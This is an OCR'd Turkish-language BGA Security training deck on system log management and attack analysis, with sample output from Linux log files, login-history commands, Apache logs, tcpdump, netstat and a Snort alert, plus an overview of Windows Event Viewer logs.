[**] [1:2307:1] WEB-PHP PayPal Storefront arbitrary command execution attempt [**]
[Classification: Web Application Attack] [Priority: 1]
01/06-13:54:04.401463 AAA.BBB.CCC.DDD:22023 -> AAA.BBB.CCC.DDD:80
TCP TTL:61 TOS:0x0 ID:39349 IpLen:20 DgmLen:355
AP Seq: 0xAE1AF5FA Ack: 0x7ED810E7 Win: 0xFFFF TcpLen: 32
TCP Options (3) => NOP NOP TS: 9362333 274702311

Linux / Windows Sistemlerde Log Yönetimi ve Analizi

BGA SECURITY

İçerik

Log Yönetimi ve Saldırı Analizi

- Linux ağ servisi logları
- Linux sistemlerde güvenlik olaylarının logları
- Başarılı başarısız giriş deneyimleri

Sistem Ağ Analiz Çalışmaları

Log Yönetimi ve Saldırı Analizi

- Ağ servisleri üzerinden yapılan giriş deneyimleri
- Linux loglama altyapısı
- Log dosyalarının içeriklerinin değişikliğe uğratılmaması
- Sistem üzerinde yüklü yazılımların ağ hareketlerinde bulunması ve fark edilmesi

- Temelde iki tür loglama vardır
  - Syslog aracılığıyla loglama
  - Kernel audit logu açma
- Kernel audit logu açma çok sık tercih edilen bir yöntem değildir
- Bilinen tüm Linux/UNIX sistemler syslog aracılığıyla log üretme/toplama yapar.

/var/log Dizini

Log Yönetimi ve Saldırı Analizi

Linux sistemlerde log dosyalarının tutulduğu ana dizindir

```
root@seclabs:~# tail /var/log/
ConsoleKit/                cups/                faillog              mysql/               stunnel4/
VBoxGuestAdditions.log     daemon.log           fsck/                news/                syslog
Xorg.0.log                 debug                installer/           ntop/                tor/
Xorg.0.log.old             dist-upgrade/        kern.log             partimage/           udev
apache2/                   dmesg                lastlog              postgresql/          unattended-upgrades/
apt/                       dmesg.0              lpr.log              privoxy/             user.log
auth.log                   dmesg.1.gz           mail.err             pycentral.log        vboxadd-install-x11.log
boot                       dmesg.2.gz           mail.info            rinetd.log           vboxadd-install.log
bootstrap.log              dmesg.3.gz           mail.log             samba/               wicd/
btmp                       dmesg.4.gz           mail.warn            scrollkeeper.log     wtmp
clamav/                    dpkg.log             messages             snort/
root@seclabs:~# tail /var/log/
```

auth.log – Authentication info
boot.log – Boot info
crond – Scheduled cron tasks
daemon.log – Daemon specific alerts like, dhcpd, gnome-session, ntfs-3g
dmesg – Kernel specific messages
errors.log – As you may have guess this logs errors
everything.log – A misc. catch all log
httpd – Apache access and error logs
mail.log – Mail server logs
messages.log – General system alerts
mysqld.log – MySQL database log
secure – Security log
syslog.log – A log for the log system
vsftpd.log – A log for the FTP server, vsftpd

/var/log/messages

Log Yönetimi ve Saldırı Analizi

- Ana log dosyasıdır
- Sistemle ilgili temel loglar bu dosyaya yazılır
- Bir anormallik olduğunda ilk bakılması gereken log dosyasıdır
- Dosya içeriği text olduğu için herhangi bir editörle incelenebilir

```
root@seclabs:/var/log# tail -100 /var/log/messages
Feb 21 02:59:17 bt kernel: input: AT Translated Set 2 keyboard as /class/input/input2
Feb 21 02:59:17 bt kernel: device-mapper: uevent: version 1.0.3
Feb 21 02:59:17 bt kernel: device-mapper: ioctl: 4.17.0-ioctl (2010-03-05) initialised: dm-devel@redhat.com
Feb 21 02:59:17 bt kernel: cpuidle: using governor ladder
Feb 21 02:59:17 bt kernel: cpuidle: using governor menu
Feb 21 02:59:17 bt kernel: usbcore: registered new interface driver hiddev
Feb 21 02:59:17 bt kernel: usbcore: registered new interface driver usbhid
Feb 21 02:59:17 bt kernel: usbhid: USB HID core driver
Feb 21 02:59:17 bt kernel: TCP cubic registered
Feb 21 02:59:17 bt kernel: Initializing XFRM netlink socket
Feb 21 02:59:17 bt kernel: NET: Registered protocol family 17
Feb 21 02:59:17 bt kernel: Using IPI No-Shortcut mode
Feb 21 02:59:17 bt kernel: ata1: SATA link up 3.0 Gbps (SStatus 123 SControl 300)
Feb 21 02:59:17 bt kernel: ata1.00: ATA-6: VBOX HARDDISK, 1.0, max UDMA/133
Feb 21 02:59:17 bt kernel: ata1.00: 41943040 sectors, multi 128: LBA48 NCQ (depth 31/32)
```

Tail / Head Komutları

Log Yönetimi ve Saldırı Analizi

- Linux sistemlerde bir dosyayı baştan veya sondan okutmak için kullanılır
  - Tail -50 dosya
    - Dosya’nın son 50 satırını göster
  - Head -100 dosya
    - Dosyanın ilk 100 satırını göster
- Tail –f komutuyla log dosyasına eklenen son satırlar anlık olarak gösterilir.

/var/log/auth.log

Log Yönetimi ve Saldırı Analizi

- SSH servisi ve bu servisi kullanarak sistme yapılan erişimlerin loglandığı dosyadır
- Sisteme SSH üzerinden yapılacak girişler bu dosya tarafından loglanır

```
root@seclabs:/var/log# tail -20 auth.log
Feb 19 16:18:08 bt groupadd[9507]: new group: name=vboxsf, GID=132
Feb 20 03:10:43 bt login[4685]: pam_unix(login:session): session opened for user root by LOGIN(
Feb 20 03:10:43 bt login[4697]: ROOT LOGIN  on 'tty1'
Feb 20 03:12:24 bt sshd[4933]: Server listening on 0.0.0.0 port 22.
Feb 20 03:12:24 bt sshd[4933]: Server listening on :: port 22.
Feb 20 03:12:44 bt sshd[4964]: Accepted password for root from 192.168.1.100 port 49848 ssh2
Feb 20 03:12:44 bt sshd[4964]: pam_unix(sshd:session): session opened for user root by (uid=0)
Feb 21 03:02:44 bt login[4532]: pam_unix(login:session): session opened for user root by LOGIN(
Feb 21 03:02:44 bt login[4545]: ROOT LOGIN  on 'tty1'
Feb 21 03:03:30 bt sshd[4625]: Server listening on 0.0.0.0 port 22.
Feb 21 03:03:30 bt sshd[4625]: Server listening on :: port 22.
Feb 21 03:03:38 bt sshd[4633]: Accepted password for root from 192.168.1.100 port 49464 ssh2
Feb 21 03:03:38 bt sshd[4633]: pam_unix(sshd:session): session opened for user root by (uid=0)
Feb 21 03:09:07 bt sshd[4676]: Accepted password for root from 192.168.1.100 port 49533 ssh2
Feb 21 03:09:07 bt sshd[4676]: pam_unix(sshd:session): session opened for user root by (uid=0)
Feb 21 03:09:07 bt sshd[4676]: subsystem request for sftp
Feb 21 04:40:19 bt sshd[4676]: pam_unix(sshd:session): session closed for user root
Feb 21 12:56:24 bt su[4800]: Successful su for root by root
Feb 21 12:56:24 bt su[4800]: + pts/0 root:root
Feb 21 12:56:24 bt su[4800]: pam_unix(su:session): session opened for user root by root(uid=0)
root@seclabs:/var/log#
```

- Faillog komutuyla edinilebilir.
- /var/log/faillog dosyası ikili bir dosya olduğu için text editörler tarafından okunamaz

#file faillog
faillog: data

```
root@seclabs:~# faillog
Login        Failures Maximum Latest                     On

root             0        0   11/22/10 01:07:11 -0500   tty1
root@seclabs:~#
```

Sisteme Son Güncel Girişler

Log Yönetimi ve Saldırı Analizi

- Lastlog komutuyla edinilebilir
- /var/log/lastlog dosyası ikili dosya olduğu için text editörler tarafından okunamaz

```
root@seclabs:/var/log# tail lastlog
]bMpts/1192.168.1.100root@seclabs:/var/log# lastlog
Username         Port     From             Latest
root             pts/1    192.168.1.100    Mon Feb 21 03:03:41 -
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
proxy                                      **Never logged in**
www-data                                   **Never logged in**
backup                                     **Never logged in**
list                                       **Never logged in**
irc                                        **Never logged in**
gnats                                      **Never logged in**
libuuid                                    **Never logged in**
syslog                                     **Never logged in**
klog                                       **Never logged in**
sshd                                       **Never logged in**
messagebus                                 **Never logged in**
avahi                                      **Never logged in**
polkituser                                 **Never logged in**
haldaemon                                  **Never logged in**
mysql                                      **Never logged in**
miredo                                     **Never logged in**
```

Son Başarılı Girişler

Log Yönetimi ve Saldırı Analizi


```
root@seclabs:/var/log# last
root     pts/1        192.168.1.100    Mon Feb 21 03:03   still logged in
root     pts/0        192.168.1.100    Mon Feb 21 03:03   still logged in
root     tty1                          Mon Feb 21 03:02   still logged in
root     tty1                          Mon Feb 21 03:02 - 03:02  (00:00)
reboot   system boot  2.6.35.8         Mon Feb 21 02:59 - 13:37  (10:38)
root     pts/3        192.168.1.100    Sun Feb 20 03:29 - down   (02:09)
root     pts/2        192.168.1.100    Sun Feb 20 03:12 - down   (02:26)
root     tty1                          Sun Feb 20 03:10 - down   (02:28)
root     tty1                          Sun Feb 20 03:10 - 03:10  (00:00)
reboot   system boot  2.6.35.8         Sat Feb 19 16:56 - 05:39  (12:43)
root     pts/2        192.168.1.100    Sat Feb 19 14:05 - 15:47  (01:41)
root     tty1                          Sat Feb 19 14:04 - crash  (02:51)
root     tty1                          Sat Feb 19 14:04 - 14:04  (00:00)
reboot   system boot  2.6.35.8         Sat Feb 19 13:50 - 05:39  (15:48)
root     tty1                          Sat Feb 19 06:04 - crash  (07:45)
root     tty1                          Sat Feb 19 06:04 - 06:04  (00:00)
reboot   system boot  2.6.35.8         Sat Feb 19 05:30 - 05:39 (1+00:09)
root     tty1                          Sun Feb 13 03:14 - down   (00:03)
root     tty1                          Sun Feb 13 03:14 - 03:14  (00:00)
reboot   system boot  2.6.35.8         Sun Feb 13 03:10 - 03:17  (00:07)
root     tty1                          Mon Nov 22 01:07 - down   (00:02)
root     tty1                          Mon Nov 22 01:07 - 01:07  (00:00)
reboot   system boot  2.6.35.8         Mon Nov 22 01:06 - 01:09  (00:02)
root     tty1                          Sun Nov 21 16:57 - down   (08:08)
root     tty1                          Sun Nov 21 16:57 - 16:57  (00:00)
reboot   system boot  2.6.35.8         Sun Nov 21 16:57 - 01:05  (08:08)
```

Apache Logları

- Genellikle yeri her Linux dağıtımı için farklı olsa da /var/log/apache dizini veya /var/log/httpd dizini altında yer alır
- Httpd.conf dosyasındaki yapılandırmaya göre log tutar


```
root@seclabs:/var/log# tail /var/log/apache2/access.log
127.0.0.1 - - [20/Feb/2011:03:56:31 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:31 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:31 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:31 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:31 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:32 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:31 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
127.0.0.1 - - [20/Feb/2011:03:56:32 -0500] "POST /wordpress/wp-login.php HTTP/1.0" 200 3100 "-" "Mozilla/
192.168.1.100 - - [21/Feb/2011:04:14:06 -0500] "GET /pop3.pcap HTTP/1.1" 200 2808 "-" "Mozilla/5.0 (Wind
S) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.98 Safari/534.13"
192.168.1.100 - - [21/Feb/2011:04:19:13 -0500] "GET /imap.pcap HTTP/1.1" 200 1599 "-" "Mozilla/5.0 (Wind
S) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.98 Safari/534.13"
root@seclabs:/var/log#
```

Apache Logları - 2

Log Yönetimi ve Saldırı Analizi

- GET metodu kullanılarak yapılan HTTP isteklerinde tüm bilgiler logda gözükecektir.
- POST metodu kullanılarak yapılan HTTP isteklerinde sadece post için kullanılan URL bilgisi loglarda gözükecektir.
- Post detaylarının gözükmesi için ek bileşenler kurulmalıdır
  - Modsecurity gibi.

- Linux sistemlerde ağ hareketleri ağ arabirimleri üzerinden gerçekleştirilir.
- En basit yoldan Linux sistemdeki ağ hareketleri ifconfig komutuyla öğrenilebilir.



Tcpdump yazılımı yüklü ise tcpdump komutu çalıştırılarak hangi ip hangi port üzerinden nereye iletişim kuruyor belirlenebilir.

```
root@seclabs:~# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
13:45:40.877079 IP 192.168.1.109.22 > 192.168.1.100.49464: P 1934543940:1934
13:45:40.877377 IP 192.168.1.100.49464 > 192.168.1.109.22: . ack 196 win 151
13:45:40.880370 IP 192.168.1.109.22 > 192.168.1.100.49464: P 196:440(244) ack
13:45:40.884611 IP 192.168.1.109.22 > 192.168.1.100.49464: P 440:572(132) ack
13:45:40.884850 IP 192.168.1.100.49464 > 192.168.1.109.22: . ack 572 win 163
13:45:40.887033 IP 192.168.1.109.22 > 192.168.1.100.49464: P 572:784(212) ack
13:45:40.890367 IP 192.168.1.109.22 > 192.168.1.100.49464: P 784:916(132) ack
13:45:40.890611 IP 192.168.1.100.49464 > 192.168.1.109.22: . ack 916 win 160
13:45:40.893701 IP 192.168.1.109.22 > 192.168.1.100.49464: P 916:1128(212) ac
13:45:40.897031 IP 192.168.1.109.22 > 192.168.1.100.49464: P 1128:1260(132) a
13:45:40.897275 IP 192.168.1.100.49464 > 192.168.1.109.22: . ack 1260 win 15
13:45:40.897451 IP 192.168.1.100.49464 > 192.168.1.109.22: P 1:53(52) ack 12
13:45:40.897598 IP 192.168.1.109.22 > 192.168.1.100.49464: P 1260:1472(212) a
13:45:40.901141 IP 192.168.1.109.22 > 192.168.1.100.49464: P 1472:1700(228) a
13:45:40.901380 IP 192.168.1.100.49464 > 192.168.1.109.22: . ack 1700 win 15
13:45:40.903700 IP 192.168.1.109.22 > 192.168.1.100.49464: P 1700:1912(212) a
13:45:40.907013 IP 192.168.1.109.22 > 192.168.1.100.49464: P 1912:2044(132) a
13:45:40.907325 IP 192.168.1.100.49464 > 192.168.1.109.22: . ack 2044 win 16
13:45:40.910363 IP 192.168.1.109.22 > 192.168.1.100.49464: P 2044:2256(212) a
```

Sistemdeki Socket Durumları

- Bir bağlantı varsa bu bağlantı socketler aracılığıyla gerçekleştirilir
- Netstat komutuyla socket durumları hakkında detaylı bilgi alınabilir

```
root@seclabs:~# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9876            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.109:22        192.168.1.100:49464     ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  7      [ ]         DGRAM                    17667    /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     19077    /tmp/ssh-fwpFNr4633/agent.4633
unix  2      [ ]         DGRAM                    7366     @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    7626     @/org/kernel/udev/udevd
unix  2      [ ACC ]     STREAM     LISTENING     17776    /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    17897    @/org/freedesktop/hal/udev_event
```

Netstat –p parametresiyle hangi port hangi servis tarafından kullanılıyor bilgisine ulaşılabilir.

```
root@seclabs:~# netstat -antpl
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4727/apache2
tcp        0      0 0.0.0.0:9876            0.0.0.0:*               LISTEN      4727/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      4625/sshd
tcp        0     52 192.168.1.109:22        192.168.1.100:49464     ESTABLISHED 4633/1
tcp6       0      0 :::22                   :::*                    LISTEN      4625/sshd
root@seclabs:~#
```

Audit Log ile Syslog Farkları

- Syslog sistem tarafında log atmak ve almak için kullanılan bir bileşendir.
- Syslog'a nelerin, hangi işlemlerin log atılacağı tamamen uygulamanın yazarının tercihidir. Bu şekilde olan bir sürecte tam bir kayıt altına alma işlemi gerçekleşmeyecektir.
- Audit log uygulamanın veya kullanıcıların yaptığı her işlemin çekirdek tarafında loglanmasını sağlar
- Syslog olayın olduğunu loglarken , audit bir olay olmadan ÖNCESİNİ ve SONRASINI da kayıt altına alabilmektedir.
- Audit logu syslog üzerinden merkezi sistemlere aktarılabilir.

- Windows Server 2003, kullanıcı hesaplarından, uygulamalarından ve sistem işlemlerinden dolayı oluşan olayları(Events) bir Log dosyasına kaydeder.
- Event Viewer, Administrative Tools içinde bulunan bir seçenektir. Event Viewer içinde değişik olayları tutmak için birçok Log yer alır.
- Güvenlik konfigürasyonları ve denetim(Audit) kayıtları, Security Log'unda tutulur.
- Sistem düzeyinde oluşan bilgiler System Log'unda,
- Uygulamalar tarafından oluşan bilgiler ise Application Log'unda tutulur.

- **System Log:** Windows Server sistem bileşenleri tarafından sebep olunan hatalar, bu Log'a kaydedilir. Örneğin, bir Network kartının tanınmaması, bir Servisin çalışmaması gibi temel hatalar bu Log'a kaydedilir.
- **Application Log:** Uygulamalar tarafından neden olunan hatalar bu logda tutulur. Örneğin, bir programın bir dosyaya yazamaması durumunda oluşan hata bu loga yazılır.
- **Security Log:** Sistem kaynaklarının kullanımından oluşan hatalar bu loga yazılır.

Security Log Detayları


- Sistemin başlatılması.
- Sistemin kapatılması.
- Sisteme yapılan başarılı ya da başarısız giriş(log on) işlemleri.
- Bilinmeyen kullanıcıların adları ve parolaları.
- Account yönetimi ile ilgili işlemler.
- Password süresinin aşılması.
- Bir dosyanın açılması.
- İzin düzenlemeleri.
- Domain düzenlemeleri.
- Kullanıcı bilgilerinin düzenlenmesi.
- Grup üyeliklerinin düzenlenmesi.

System ve Application Log Detayları

- **Information:** Başarılı olarak yüklenmiş uygulama, sürücü veya servis hakkında bilgi verir.
- **Warning:** Şu an sorun yok! Ancak ileride sorun yaratabilecek olaylar hakkında bilgi verir.
- **Error:** Uygulama, sürücü veya servisin açılış sırasında bir problemle karşılaştığını bildiren Loglardır.
- **Security Event Tipleri**
- **Success:** Başarılı bir şekilde istenilen işlem gerçekleştirilmiş.
- **Failure:** Başarısız olarak gerçekleşmiş.

